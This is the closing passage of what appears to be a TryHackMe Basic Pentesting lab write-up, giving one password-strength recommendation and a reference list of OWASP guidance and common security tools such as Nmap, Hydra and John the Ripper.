- Use strong passwords and avoid weak or predictable credentials.

References:

- TryHackMe — Basic Pentesting Room (lab environment).
- OWASP — Network and Web Security testing guidance.
<https://owasp.org/>
- Enum4linux / smbclient documentation (SMB enumeration tools).
- Hydra documentation (password cracking tool)
- John the Ripper documentation (password cracking).
- Nmap documentation (port scanning).